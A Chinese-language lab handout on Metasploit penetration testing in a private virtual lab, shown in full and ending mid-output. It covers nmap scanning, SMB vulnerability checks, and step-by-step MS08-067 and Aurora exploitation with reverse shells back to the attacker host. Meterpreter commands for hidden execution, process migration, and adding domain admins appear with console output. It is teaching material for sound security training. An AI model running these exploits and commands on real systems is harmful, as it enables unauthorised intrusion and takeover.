渗透测试

一. 实验简介

0x01 目的

通过用 Metasploit 针对 Windows 8 (Metasploitable 3)的渗透测试，理解渗透测试的原理，掌握几种渗透测试技术。

0x02 渗透测试工具 Metasploit

Metasploit 是目前世界上领先的渗透测试工具，也是信息安全与渗透测试领域最大的开源项目之一。它彻底改变了我们执行安全测试的方式。Metasploit 之所以流行，是因为它可以执行广泛的安全测试任务，从而简化渗透测试的工作。Metasploit 适用于所有流行的操作系统，本实验中，主要以 Kali Linux 为主。因为 Kali Linux 预装了 Metasploit 框架和运行在框架上的其他第三方工具。

框架和相关术语简介：

Metasploit Framework： 这是一个免费的、开源的渗透测试框架，由 H.D.Moore 在 2003 年发布，后来被 Rapid7 收购。当前稳定版本是使用 Ruby 语言编写的。它拥有世界上最大的渗透测试攻击数据库，每年超过 100 万次的下载。它也是迄今为止使用 Ruby 构建的最复杂的项目之一。

Vulnerability：允许攻击者入侵或危害系统安全性的弱点称为漏洞，漏洞可能存在于操作系统，应用软件甚至网络协议中。

Exploit：攻击代码或程序，它允许攻击者利用易受攻击的系统并危害其安全性。每个漏洞都有对应的漏洞利用程序。Metasploit 有近 2000 个漏洞利用程序。

Payload：攻击载荷。它主要用于建立攻击者和受害者机器直接的连接，Metasploit 有超过 500 多个有效攻击载荷。

Module：模块是一个完整的构件，每个模块执行特定的任务，并通过几个模块组成一个单元运行。这种架构的好处是可以很容易的将自己写的利用程序和工具集成到框架中。

Metasploit 框架具有模块化的体系结构，模块是通过 Metasploit 框架所装载、集成并对外提供的最核心的渗透测试功能实现代码。分为辅助模块（Aux)、渗透攻击模块（Exploits）、后渗透攻击模块（Post）、攻击载荷模块（payloads)、编码器模块（Encoders)、空指令模块（Nops)。这些模块拥有非常清晰的结构和一个预定义好的接口，并可以组合支持信息收集、渗透攻击与后渗透攻击拓展。

六大模块：

1. 渗透攻击模块（exploit）：利用发现的安全漏洞或配置弱点对远程目标系统进行攻击的代码：

（1）主动渗透模块（服务端渗透）

（2）被动渗透模块（客户端渗透）

2. 辅助模块(Aux)：实现信息收集及口令猜测、Dos 攻击等无法直接取得服务器权限的攻击。这里主要用到 Msf 里 auxiliary 里边的 modules，这里的 modules 都是些渗透前期的辅助工具。

3. 攻击载荷模块(payload):攻击载荷是在渗透攻击成功后促使目标系统运行的一段植入代码。


4. 空指令模块(NOP)：空指令（NOP)是一些对程序运行状态不会造成任何实质影响的空操作或无关操作指令，最典型的空指令就是空操作，在 X86 CPU 体系结构。平台上的操作码是 ox90. 在渗透攻击构造邪恶数据缓冲区时，常常要在真正要执行的 Shellcode 之前添加一段空指令区，这样当触发渗透攻击后跳转执行 ShellCode 时，有一个较大的安全着陆区，从而避免受到内存地址随机化、返回地址计算偏差等原因造成的 ShellCode 执行失败，提高渗透攻击的可靠性。

5. 编码器模块（encode）：攻击载荷与空指令模块组装完成一个指令序列后，在这段指令被渗透攻击模块加入恶意数据缓冲区交由目标系统运行之前，Metasploit 框架还需要完成一道非常重要的工序—-编码。编码模块的第一个使命是确保攻击载荷中不会出现渗透攻击过程中应加以避免的”坏字符“。编码器第二个使命是对攻击载荷进行”免杀“处理，即逃避反病毒软件、IDS 入侵检测系统和 IPS 入侵防御系统的检测与阻断。

6. 后渗透模块（post）:用于维持访问。

Metasploit 提供两种不同的 UI，msfconsole 和 WebUI。

0x03 参考书



二． 渗透测试实验环境搭建

0x01 安装 kali 虚拟机和 Metasploitable 3 虚拟机

VMWare（Vmware 也可以）

Kali 虚拟机（https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/）

Metasploitable3 虚拟机

~~Windows XP SP3 虚拟机~~

0x02 网络信息配置和查看：

Kali 和 Windows 均使用 NAT 连接方式

用 ping 分别测试相互的连通性。

三．端口扫描和漏洞扫描

0x01 端口扫描

端口扫描是指向计算机发送一组端口扫描消息，试图以此侵入某台计算机，并了解其提供的计算机网络服务类型(这些网络服务均与端口号相关)。端口扫描不但可以为黑客所利用，同时端口扫描还是网络安全工作者的必备的利器，通过对端口的扫描，了解端口的开放情况以及网站中出现的漏洞。

目前在市面上主要的端口扫描工具是 X_Scan、SuperScan、nmap，我们这里使用 nmap。nmap 是一款开源免费的网络发现（Network Discovery）和安全审计（Security Auditing）工具，具有以下的优点：

1）多种多样的参数，丰富的脚本库，满足用户的个人定制需求，其中脚本库还提供了很多强大的功能可供选择；

2）强大的可移植性，基本上能在所有的主流系统上运行，而且代码开源；

3）详细的文档说明，强大的社区团队支持；

nmap 包含四项基本功能：

https://nmap.org/man/zh/

1）主机发现（Host Discovery）

https://nmap.org/man/zh/man-host-discovery.html

2）端口扫描（Port Scanning）

https://nmap.org/man/zh/man-port-scanning-techniques.html

3）版本侦测（Version Detection）

https://nmap.org/man/zh/man-version-detection.html

4）操作系统侦测（Operating System Detection）

https://nmap.org/man/zh/man-os-detection.html nmap 的执行，可以在 shell 中，也可以在 msfconsole 中。

举例：

nmap -sn 192.168.56.0/24 #网段内活跃主机探测

nmap -O 192.168.56.102 #操作系统辨识

nmap -A 192.168.56.102 #更详细的操作系统信息

nmap -sS -Pn 192.168.56.102 #端口扫描

nmap -sV -Pn 192.168.56.102 #更详细的服务信息

0x02 服务扫描

确定开放的端口后，通常需要对相应端口的上所运行服务的详细信息进行深入挖掘。可以通过 msfconsole 进行。

1）telnet 服务扫描

use auxiliary/scanner/telnet/telnet_version

set RHOSTS 192.168.56.0/24 #多个节点

set THREAD 100 #多个节点

set RHOSTS 192.168.56.103 #单个节点


run

2）ssh 服务扫描

use auxiliary/scanner/ssh/ssh_version

set RHOSTS 192.168.56.103 #单个节点

run



```
msf5 auxiliary(scanner/ssh/ssh_version) > use auxiliary/scanner/ssh/ssh_version
msf5 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf5 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.56.104:22     - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 ope
nssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=
cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:ca
nonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.56.104:22     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


0x03 漏洞扫描

查找特定服务漏洞

从 NMAP 6.49 beta6 开始，smb-check-vulns 脚本被取消。它被分为多个具体的脚本，包括：smb-vuln-conficker、smb-vuln-ms08-067、smb-vuln-ms10-054、smb-vuln-ms10-061、smb-vuln-ms17-010 等。用户可以根据需要选择对应的脚本。如果不确定执行哪一个，可以使用 smb-vuln-*来指定所有的脚本文件。

nmap -P0 --script=smb-vuln-conficker 192.168.56.102

nmap -P0 --script=smb-vuln-* 192.168.56.102



```
msf5 > nmap -P0 --script=smb-vuln-* 192.168.56.102
[*] exec: nmap -P0 --script=smb-vuln-* 192.168.56.102

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 12:54 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00028s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 13.82 seconds
```


四．漏洞利用

Microsoft Security Bulletin

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-050

0x01 MS08-067 (举例)

search ms08_067



```
msf5 > search ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

use exploit/windows/smb/ms08_067_netapi

show payloads

set payload windows/shell_reverse_tcp

show options

set RHOST 192.168.56.102


set LHOST 192.168.56.101

set LPORT 8080


show targets

set TARGET 34

exploit



```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.102   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   34  Windows XP SP3 Chinese - Simplified (NX)


msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.56.101:8080
[*] 192.168.56.102:445 - Attempting to trigger the vulnerability ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.102
[*] Command shell session 1 opened (192.168.56.101:8080 → 192.168.56.102:1031) at 2020-06-03 12:51:28 -0400
```



```
C:\Documents and Settings\hustis17>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    192.168.56.102:139     0.0.0.0:0              LISTENING
  TCP    192.168.56.102:1031    192.168.56.101:8080    ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1025         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.56.102:123     *:*
  UDP    192.168.56.102:137     *:*
  UDP    192.168.56.102:138     *:*
  UDP    192.168.56.102:1900    *:*
```

0x02 MS10-002 （举例）

use windows/browser/ms10_002_aurora

set PAYLOAD windows/meterpreter/reverse_tcp

show options

set SRVHOST 192.168.56.101

set URIPATH /

set LHOST 192.168.56.101

set LPORT 1122

exploit

#等待目标节点启动 IE，并访问站点

show sessions

sessions -i 1

关于 Meterpreter 中 staged 漏洞利用方式的解释

https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/

五．Meterpreter

（https://www.cnblogs.com/backlion/p/9484949.html）

Meterpreter 是 Metasploit 框架中的一个扩展模块，使用它作为攻击载荷能够获得目标系统的一个 Meterpreter shell 的链接。Meterpreter shell 作为渗透模块有很多有用的功能，比如添加一个用户、隐藏信息、打开 shell、获得用户密码、上传下载远程主机的文件、运行 cmd.exe、捕捉屏幕、获得远程控制权、Keylogger、清除应用程序、显示远程主机的系统信息、显示远程机器的网络接口和 IP 地址等。

其次，Meterpreter 能够躲避入侵检测系统。在远程主机上隐藏自己，它不改变系统硬盘中的文件，因此“基于主机的入侵检测系统”（HIDS）很难对它做出响应。

最后，Meterpreter 还可以简化任务创建多个会话。可以来利用这些会话进行渗透。在 Metasploit 中，Meterpreter 是一种后渗透工具，它属于一种在运行过程中可通过网络进行功能扩展的动态可扩展型 Payload。这种工具是基于“内存 DLL 注入”理念实现的，它能够通过创建一个新进程并调用注入的 DLL 来让目标系统运行注入的 DLL 文件。其中，攻击者与目标设备中 Meterpreter 的通信是通过 Stager 套接字实现的。meterpreter 作为后渗透模块有多种类型，并且命令由核心命令和扩展库命令组成，极大的丰富了攻击方式。

Metasploit 提供了各个主流平台的 Meterpreter 版本，包括 Windows、Linux，同时支持 x86、x64 平台。Meterpreter 的工作模式是纯内存的，好处是启动隐藏，很难被杀毒软件监测到。不需要访问目标主机磁盘，所以也没什么入侵的痕迹。Metasploit 中的 Meterpreter 模块在后渗透阶段具有强大的攻击力，以下主要整理了 meterpreter 的常用命令、脚本及使用方式。包含信息收集、提权、注册表操作、令牌操纵、哈希利用、后门植入等。

0x01 获得 Meterpreter shell

如果目标节点 445 端口没有开启。

445 端口的打开方法：开始-运行输入 regedit 修改注册表，添加一个键值

Hive: HKEY_LOCAL_MACHINE

Key: System\CurrentControlSet\Services\NetBT\Parameters

Name: SMBDeviceEnabled

Type: REG_DWORD

Value: 1

重新启动运行 cmd，输入 netstat -an ，可以看到开放的 445 端口

set payload windows/meterpreter/reverse_tcp #获得 meterpreter session

0x02 系统命令

1） 基本系统命令

screenshot #截屏

sysinfo #获取系统信息

ps #获取系统当前运行进程

kill #kill 进程

getuid #获取当前用户 ID

shell #获得系统 shell

reboot #重新启动受害人的计算机

shutdown #关闭系统

sessions -i <ID 值> #进入会话 -k 杀死会话

sessions -l #列出 session

background #将当前会话放置后台

run #执行已有的模块，输入 run 后按两下 tab，列出已有的脚本

info #查看已有模块信息


getuid # 查看权限

getpid # 获取当前进程的 pid

reg　　　#与系统的注册表进行交互

add_user username password -h ip　#在远程目标主机上添加一个用户

add_group_user "Domain Admins" username -h ip　#将用户添加到目标主机的域管理员组中




```
meterpreter > sysinfo
Computer        : HUSTIS
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 368   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 532   1052  wscntfy.exe        x86   0        HUSTIS\hustis17               C:\WINDOWS\system32\wscntfy.exe
 552   368   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 584   368   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 600   656   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 656   584   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 668   584   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 708   1512  VBoxTray.exe       x86   0        HUSTIS\hustis17               C:\WINDOWS\system32\VBoxTray.exe
 824   656   VBoxService.exe    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 908   1512  cmd.exe            x86   0        HUSTIS\hustis17               C:\WINDOWS\system32\cmd.exe
 960   656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 996   1512  ctfmon.exe         x86   0        HUSTIS\hustis17               C:\WINDOWS\system32\ctfmon.exe
 1012  908   conime.exe         x86   0        HUSTIS\hustis17               C:\WINDOWS\system32\conime.exe
 1052  656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1108  656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1152  656   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1512  1432  explorer.exe       x86   0        HUSTIS\hustis17               C:\WINDOWS\Explorer.EXE
 1604  656   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
```

2）　execute 执行文件

execute　#在目标机中执行文件

execute -H -i -f cmd.exe　#创建新进程 cmd.exe，-H 不可见，-i 交互



```
meterpreter > execute -H -i -f cmd.exe
Process 1656 created.
Channel 3 created.
Microsoft Windows XP [�� 5.1.2600]
(C) ��Ȩ���� 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


3）　migrate 进程迁移

getpid　　# 获取当前进程的 pid

ps　　　# 查看当前活跃进程

migrate <pid 值>　　#将 Meterpreter 会话移植到指定 pid 值进程中

kill <pid 值>　#杀死进程



```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 124   656   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 364   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 588   364   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 592   576   explorer.exe      x86   0        HUSTIS\Administrator          C:\WINDOWS\Explorer.EXE
 612   364   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 668   612   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 824   656   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 960   656   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1056  656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1096  656   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1148  656   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1344  1056  wscntfy.exe       x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\wscntfy.exe
 1424  656   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1752  592   VBoxTray.exe      x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\VBoxTray.exe
 1760  592   ctfmon.exe        x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\CTFMON.EXE
